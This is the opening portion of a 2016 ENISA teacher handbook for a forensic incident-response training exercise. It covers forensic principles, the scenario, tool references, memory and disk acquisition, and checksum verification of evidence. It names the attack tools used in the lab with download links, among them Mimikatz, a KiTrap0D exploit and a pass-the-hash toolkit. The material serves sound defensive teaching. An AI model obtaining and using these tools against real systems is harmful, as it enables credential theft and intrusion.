



Forensic analysis

Local Incident Response

Handbook, Document for teachers

1.0

DECEMBER 2016



About ENISA

The European Union Agency for Network and Information Security (ENISA) is a centre of network and information security expertise for the EU, its member states, the private sector and Europe's citizens. ENISA works with these groups to develop advice and recommendations on good practice in information security. It assists EU member states in implementing relevant EU legislation and works to improve the resilience of Europe's critical information infrastructure and networks. ENISA seeks to enhance existing expertise in EU member states by supporting the development of cross-border communities committed to improving network and information security throughout the EU. More information about ENISA and its work can be found at www.enisa.europa.eu.

Contact

For contacting the authors please use cert-relations@enisa.europa.eu.

For media enquiries about this paper, please use press@enisa.europa.eu.

Legal notice

Notice must be taken that this publication represents the views and interpretations of the authors and editors, unless stated otherwise. This publication should not be construed to be a legal action of ENISA or the ENISA bodies unless adopted pursuant to the Regulation (EU) No 526/2013. This publication does not necessarily represent state-of-the-art and ENISA may update it from time to time.

Third-party sources are quoted as appropriate. ENISA is not responsible for the content of the external sources including external websites referenced in this publication.

This publication is intended for information purposes only. It must be accessible free of charge. Neither ENISA nor any person acting on its behalf is responsible for the use that might be made of the information contained in this publication.

Copyright Notice

© European Union Agency for Network and Information Security (ENISA), 2016

Reproduction is authorised provided the source is acknowledged.

Table of Contents

| | |
|--|-----------|
| 1. Foreword | 5 |
| 1.1 Forensic process | 5 |
| 1.2 Forensic report | 6 |
| 2. Story that triggers incident handling and investigation processes. | 7 |
| 3. Local incident response and investigation | 9 |
| 3.1 Course description and goal | 9 |
| 3.2 Course run | 9 |
| 3.3 Tools and environment | 12 |
| 4. Collecting evidence | 13 |
| 4.1 Memory acquisition | 13 |
| 4.2 Disk image acquisition | 13 |
| 5. Environment preparation | 14 |
| 6. Memory analysis | 17 |
| 6.1 Checking memory dump file | 17 |
| 6.2 Scanning memory with Yara rules | 18 |
| 6.3 Analysis of the process list | 22 |
| 6.4 Network artefacts analysis | 24 |
| 6.5 Memory analysis summary | 25 |
| 7. Disk analysis | 27 |
| 7.1 Mounting Windows partition and creating timeline | 27 |
| 7.2 Antivirus scan | 39 |
| 7.3 Filesystem analysis | 39 |
| 7.4 Application logs analysis | 46 |
| 7.5 Decompiling Python executable | 55 |
| 7.6 Prefetch analysis | 60 |
| 7.7 System logs analysis | 64 |
| 8. Registry analysis | 71 |
| 8.1 Copying and viewing registry | 71 |



| | |
|---|-----------|
| 8.2 Inspecting registry timeline | 74 |
| 8.3 UserAssist | 75 |
| 8.4 List of installed applications | 76 |
| 9. Building the timeline | 81 |
| 10. Summary and next steps | 84 |
| 11. References | 85 |

1. Foreword

This three-day training module will follow the tracks of an incident handler and investigator, teaching best practices and covering both sides of the breach. It is technical in nature and has the aim to provide a guided training for both incident handlers and investigators while providing lifelike conditions. Training material mainly uses open source and free tools.

1.1 Forensic process

This exercise and the two following ones demonstrate the technical side of a forensic process. However, it is absolutely necessary to understand and follow the principles, which are fundamental for the successful delivery of forensic services. It is strongly recommended to read the introductory part of the ENISA 'Digital Forensics' exercise¹, where the principles are explained in more detail.

For the technical part of the forensic process, two principles are of utmost importance.

- **Data integrity** – electronic evidence must not be modified in any way during the forensic process, including the initial data capture
- **Audit trail** – a record of all actions taken when handling digital evidence must be created and preserved.

The whole forensic process at all stages must be chronologically documented constituting a 'Chain of Custody'². The main purpose of a Chain of Custody is to provide a proof to the court, that at no point in time the evidence could have been tampered with.

There is however a practical issue directly related to the first of the two principles. There are situations, when the investigators need to make a decision to alter some evidence to extract some other pieces of evidence, otherwise unavailable. The best example illustrating that need is taking a memory dump of a running system. To be able to dump the system's memory the investigators need to run a specialized piece of code on that system. Running any code alters system state (memory, disk, processor registers and many more). What's more, the code has to be delivered somehow to the system (over the network, with a USB memory, etc.) which also alters the system state. There's also a possibility, that the system state is modified beyond investigators' intentions, as the delivery of binary code may introduce some malicious code. On the other hand, the old-school method – cutting the power off and taking disk images with a hardware write-blocker is no longer a viable option. Modern malware often resides in memory and leaves very little traces on disks and therefore it is important to dump memory before switching the system off. In such case it is important to document very carefully all actions taken – including any commands issued, tools run, network connections made or external media connected. The documentation must include all details such as the exact date and time, command syntax, serial numbers of media, cryptographic hashes of external tools used and so on. Another point to make is that only tools that are well documented, the investigators know well and are 'reputable' can be used.

There are two fundamental reasons for all the precautions described above. Firstly, it must be possible to distinguish traces left by forensic examiners and their actions from traces originally present in the system. This is possible only when actions are documented and tools used have predictable run patterns, including

¹ Digital forensics <https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/digital-forensics-handbook> (last accessed 30.09.2016)

² Chain of custody https://en.wikipedia.org/wiki/Chain_of_custody (last accessed 30.09.2016)

any side effects (creating or deleting temporary files). Secondly, one of the criteria applied to a forensic analysis is its repeatability. The whole process of finding traces and making conclusions must be reproducible by another, independent forensic expert equipped with adequate knowledge and sufficiently capable. As the reasoning process begins with the assessment of the evidence and the way it was collected, carefully written and maintained documentation is key. One must keep in mind that during judicial proceedings challenging the evidence or the way it was collected is a focal point for the opposing party.

1.2 Forensic report

A forensic report is (or at least should be) the final product of any forensic investigation. It is one of the least-liked aspects of an investigation and as such is often written in full, at the end of investigation. Unfortunately, this approach is completely flawed. No good report can be created without precise and comprehensive notes. For that single reason it is highly recommended to understand the requirements the report is supposed to meet. Reports differ in many ways depending on the situation – rudimentary incident response activities, internal investigation within a company, a task for the (Law Enforcement Agency) LEA or an examination for a defence attorney – all require different forms, different detail levels and some of them can be in part regulated by the legal system or internal company policies. It is beneficial for the investigator to know the requirements up front as it influences the process (how thorough the analysis should be, is there anything specific to look for, etc.). It is also very helpful, as the way notes are created throughout the investigation determines the amount of work required to put together a full report. A smart way of taking notes could allow for integrating them into the report rather than writing a report while trying to extract anything relevant from notes.³

³ Report Writing Guidelines <http://www.forensicmag.com/article/2012/05/report-writing-guidelines> (last accessed 30.09.2016)



2. The story triggering incident handling and investigation processes.

The customer's organization has found out that some of its sensitive data has been detected in an online text sharing application. Due to the legal obligations and for business continuity purposes the CSIRT team has been tasked to conduct an incident response and incident investigation to mitigate the threats.

The breach contains sensitive data and includes a threat notice that in a short while more data will follow. As the breach leads to a specific employee's computer then CSIRT team, tasked to investigate the incident, follows the leads.

Below is presented a simplified overview of the training technical setup.




Figure 1: Network setup

Below is presented detailed technical setup of the whole training.




Figure 2: Compromise scope

3. Local incident response and investigation

3.1 Course description and goal

This scenario presents, both theoretically and practically, basic stages of the incident response and investigation process. It leads the trainees through a typical case, where a malicious action is reported and the aim is to find its source and handle the incident as a local one, limited to the workstation only.

At the beginning, emphasis is placed on proper preparation – principles, tools and techniques. A systematic approach to incident response is presented and practiced. The introduction is then followed by a simulated incident report when the response begins. After engagement conditions are met and required authorisation is given, the students start investigating the incident while maintaining a proper forensic regime. Students are given a set of web-proxy and firewall logs to find the workstation that was potentially the original source of the activity reported as security incident.

During the second part of the exercise students perform a forensic analysis of a Microsoft Windows workstation, while maintaining full audit trail of actions taken and creating timeline of events and finding Indicators of Compromise. This exercise ends up with a summary and a group discussion on further investigation, incident containment, eradication and incident reporting.

3.2 Course run

- PART 1: Preparing to respond – theoretical introduction to incident response methodologies with a focus on single host computer (Microsoft Windows 10) and guidelines for collecting electronic evidence.
 - o References and sources of information:
- PART 2: Responding to incident – theoretical introduction to CSIRT actions in the scope of this incident– constituency, authorisation and response scope
 - o References and sources of information:
- PART 3: Forensic capture
 - o TASK 1: Collecting evidence: guide the trainee through evidence collection procedures and creating a forensically sound image of workstation including a memory dump.
 - o Create a Microsoft Windows 10 workstation forensic image and memory dump.
 - Tools and procedures used:
 - DumpIT: <http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream/> , <https://zelts.com/memory-acquisition-with-dumpit-for-dfir-2/>
 - OSForensics: <http://www.osforensics.com/osforensics.html>
 - Belkasoft RAM Capturer: <http://belkasoft.com/ram-capturer>
 - Collect information from the workstation – logs, traces of activity for fast access
 - Tools and procedures used: ACPO: http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf
Forensic Examination of Digital Evidence: A Guide for Law Enforcement
<https://www.ncjrs.gov/pdffiles1/nij/199408.pdf>
 - The Enhanced Digital Investigation Process Model:
http://dfrws.org/2004/day1/Tushabe_EIDIP.pdf ,
https://www.cerias.purdue.edu/assets/pdf/bibtex_archive/2003-29.pdf



- Categories of the Investigative process model (page 102):
https://books.google.gr/books?id=WXs_rw1aR1sC&pg=PR5&source=gb_selected_pages&cad=3#v=onepage&q&f=false
 - An Extended Model of Cybercrime Investigations:
<https://www.utica.edu/academic/institutes/ecii/publications/articles/A0B70121-FD6C-3DBA-0EA5C3E93CC575FA.pdf>
 - A Hierarchical, Objectives-Based Framework for the Digital Investigations Process:
https://www.dfrws.org/2004/day1/Beebe_Obj_Framework_for_DI.pdf
 - FORZA – Digital forensics investigation framework that incorporate legal issues: <https://www.dfrws.org/2006/proceedings/4-leong.pdf>
 - Guide to Integrating Forensic Techniques into Incident Response - NIST SP 800-86: <http://csrc.nist.gov/publications/nistpubs/800-86/SP800-86.pdf>
 - Electronic Crime Scene Investigation: An On-the-Scene Reference for First Responders: <https://www.ncjrs.gov/pdffiles1/nij/227050.pdf>
 - Electronic Crime Scene Investigation: A Guide for First Responders, Second Edition: <https://www.ncjrs.gov/pdffiles1/nij/219941.pdf>
 - Digital Evidence in the Courtroom: A Guide for Law Enforcement and Prosecutors: <https://www.ncjrs.gov/pdffiles1/nij/211314.pdf>
 - Digital Evidence Guide for First Responders: <http://www.iacpcybercenter.org/wp-content/uploads/2015/04/digitalevidence-booklet-051215.pdf>
 - First Responders Guide to Computer Forensics: <https://www.sei.cmu.edu/reports/05hb001.pdf>
 - Digital Evidence Field Guide: What Every Peace Officer Must know: <https://www.rcfl.gov/downloads/documents/digital-evidence-field-guide>
 - Best Practices For Seizing Electronic Evidence v.3: A Pocket Guide for First Responders: <http://www.crime-scene-investigator.net/SeizingElectronicEvidence.pdf>
- PART 4: Forensic analysis
- TASK 2: Confirm if this computer was involved in the data breach and find traces of malicious activity if present.
 - Perform disk analysis
 - Tools and procedures used:
 - AccessData FTK Imager: <http://accessdata.com/product-download/digital-forensics/ftk-imager-version-3.4.2>
 - WinHex: <https://www.x-ways.net/winhex/>
 - Forensic Posters: <https://github.com/Invoke-IR/ForensicPosters>
 - PowerForensics: <https://github.com/Invoke-IR/PowerForensics>, http://www.invoke-ir.com/2016/02/copying-locked-files-with-powerforensics_5.html
 - Bulk extractor: <http://tools.kali.org/forensics/bulk-extractor>, http://digitalcorpora.org/downloads/bulk_extractor/, https://github.com/simsong/bulk_extractor
 - Browser History Viewer: http://www.nirsoft.net/utils/browsing_history_view.html
 - SQLite Database Browser: <http://sqlitebrowser.org/>



- Perform memory analysis
 - Tools and procedures used:
 - Volatility Framework: <https://github.com/volatilityfoundation/volatility> , <http://www.volatilityfoundation.org/#!25/c1f29> , Web interface for the Volatility Memory Forensics Framework: <https://github.com/kevthehermit/VolUtility>
 - Rekall Memory Forensic Framework: <https://github.com/google/rekall> , <http://www.rekall-forensic.com/index.html>
 - Analyse logs
 - Tools and procedures used:
 - Windows 10 Prefetch Parser:
https://github.com/505Forensics/tools/tree/master/win10_prefetch ,
<http://www.505forensics.com/updated-windows-10-prefetch-parser/>
 - Analyse registry
 - Tools and procedures used: *Windows Registry Forensics, Second Edition: Advanced Digital Forensic Analysis of the Windows Registry 2nd Edition* by Harlan Carvey
 - Registry Explorer: <https://binaryforay.blogspot.gr/2015/02/introducing-registry-explorer.html> ,
http://ericzimmerman.github.io/Software/RegistryExplorer_RECcmd.zip
 - Examine suspicious artefacts
 - Tools and procedures used:
 - Pestudio: <https://www.winitor.com/index.html>
 - IOC Finder: <https://www.fireeye.com/services/freeware/ioc-finder.html>
 - LOKI – Indicators Of Compromise Scanner:
<http://www.darknet.org.uk/2016/01/loki-indicators-compromise-scanner/> ,
<https://github.com/Neo23x0/Loki>
 - Remnux: <https://remnux.org/>
 - Create timeline and put the leads together
 - Tools and procedures used:
 - log2timeline is a tool designed to extract timestamps from various files found on a typical computer system(s) and aggregate them
<https://github.com/log2timeline/plaso/wiki>
 - Draw conclusions
- PART 5: Reporting and follow up actions
- o TASK 3: Advise on the course of action
 - Create Indicators of Compromise
 - Create a report sketch – the most important findings
 - Report template and references: ACPO: http://www.digital-detective.net/digital-forensics-documents/ACPO_Good_Practice_Guide_for_Digital_Evidence_v5.pdf and Forensic Examination of Digital Evidence: A Guide for Law Enforcement
<https://www.ncjrs.gov/pdffiles1/nij/199408.pdf>
 - Create recommendations of immediate actions to take

- PART 6: Exercise summary – discussion on the participants' performance and lessons learned

3.3 Tools and environment

- Exercise performed using Microsoft Windows 10 operating system
- Forensic tools used:
 - o Windows Registry Recovery (<http://www.mitec.cz/wrr.html>)
 - o Windows File Analyzer (<http://www.mitec.cz/wfa.html>)
 - o Internet History Browser (<http://www.mitec.cz/ihb.html>)
 - o RegRipper (<https://github.com/keydet89/RegRipper2.8>)
 - o Autopsy/TSK (<http://www.sleuthkit.org/autopsy/>)
 - o Log2Timeline (<https://github.com/log2timeline/plaso/wiki>)
- Malicious and attack code:
 - o DarkComet / Xtremerat
 - o Mimikatz <https://github.com/gentilkiwi/mimikatz>
 - o Nmap-7.12 <https://nmap.org/dist/nmap-7.12-setup.exe>
 - o KiTrap0D <https://www.exploit-db.com/exploits/11199/>
 - o Pass-The-Hash Toolkit <http://www.coresecurity.com/corelabs-research-special/open-source-tools/pass-hash-toolkit>
 - o Keimpx (build to .exe) <https://github.com/inquisb/keimpx>
 - o Kain & Abel <http://www.oxid.it/cain.html>
 - o ffdump <http://foofus.net/goons/fizzgig/ffdump/>
 - o Pwdump7 http://www.tarasco.org/security/pwdump_7/
 - o Proxifier <https://www.proxifier.com/>

Time: 8h

4. Collecting evidence

4.1 Memory acquisition

When acquiring memory from a live system, analysts should try to minimize the number of traces left on the system (both on disk and in the memory) as a result of the memory acquisition process.

In the analysed case USB Drive with portable version of Belkasoft Live RAM Capturer software was attached to the analysed system which then was used to dump memory image onto the same USB Drive.




Figure 3: Memory capture

When collecting memory of a live system, an analyst should always note the exact time when the memory dump was taken, what tools were used and what traces were left on the analysed system as a result of the memory acquisition process.

4.2 Disk image acquisition

A proper way of creating a hard disk image is by using a hardware write-block device⁴. In this exercise we're dealing with virtualised hardware which cannot be imaged with hardware blockers, so we have to rely on system tools.⁵

⁴ Forensic disk controller https://en.wikipedia.org/wiki/Forensic_disk_controller (last accessed 30.09.2016)

⁵ Linux for computer forensic investigators: «pitfalls» of mounting file systems <http://www.forensicfocus.com/linux-forensics-pitfalls-of-mounting-file-systems> (last accessed 30.09.2016)

5. Environment preparation

All the practical exercises will be done using CAINE Linux⁶. Students should import the provided virtual machine appliance which contains additional set of scripts and all files necessary for completing the exercises. Next, the teacher should ask students to attach separate storage drive with evidence files (memory dump and disk image) – evidence.vmdk.




Figure 4: Mounting the evidence

After completing this step student should start CAINE virtual machine and try to login into the system (user: enisa, password: enisa).

By default, to prevent accidental changes to the evidence material CAINE Linux doesn't try to mount any hard drives detected at the boot time. This is especially important when CAINE Linux is used to create raw copy of the hard drive without using separate Write Blocker.

After logging into the system students should mount partition with the evidence files using read only mode. The easiest way to accomplish this is to use "Mounter" utility. "Mounter" can be started by clicking on the green hard drive icon at the bottom panel. Then student should choose partition with evidence files and click OK.

⁶ CAINE (Computer Aided Investigative Environment) <http://www.caine-live.net/> (last accessed 30.09.2016)





Figure 5: Mounting the evidence

After this operation evidence data should be available at the /media directory (in this case /media/sdb1).

Now, students should open terminal and go to /media/sdb1/Windows directory (or any other directory where partition with evidence files was mounted) which contains three files:


- disk.raw – raw image of Windows 10 disk (dd format);
- memory.img – dump of Windows 10 memory taken shortly after the attack;
- MD5SUMS – file with MD5 sums of disk.raw and memory.img.



```
enisa@training:/media/sdb1/Windows$ ls -lh
total 28G
-r--r--r-- 1 root root 24G ago 18 20:45 disk.raw
-r--r--r-- 1 root root 88 ago 19 12:47 MD5SUMS
-r--r--r-- 1 root root 3,5G ago 19 12:43 memory.img
enisa@training:/media/sdb1/Windows$
```

Figure 6: Evidence

The next step should be verification of MD5 checksums to make sure evidence data isn't corrupted or altered in any way. To calculate checksums students should use *md5sum* command and then compare its output with checksums stored in MD5SUMS file. Depending on the hardware and size of evidence calculating MD5 sums might take some time, though in this case it shouldn't be more than a few minutes.



A screenshot of a terminal window titled "enisa@training:/media/sdb1/Windows". The window shows the following command-line session:

```
File Edit View Search Terminal Help
enisa@training:/media/sdb1/Windows$ cat MD5SUMS
04b16c5a3ae70bef40e120fc821bee85 memory.img
415689cd9b3928e10a9f3786bb650e05 disk.raw
enisa@training:/media/sdb1/Windows$ md5sum memory.img disk.raw
04b16c5a3ae70bef40e120fc821bee85 memory.img
415689cd9b3928e10a9f3786bb650e05 disk.raw
enisa@training:/media/sdb1/Windows$
```

Figure 7: Checksum

If the checksums are correct students can proceed to the next exercises.

6. Memory analysis

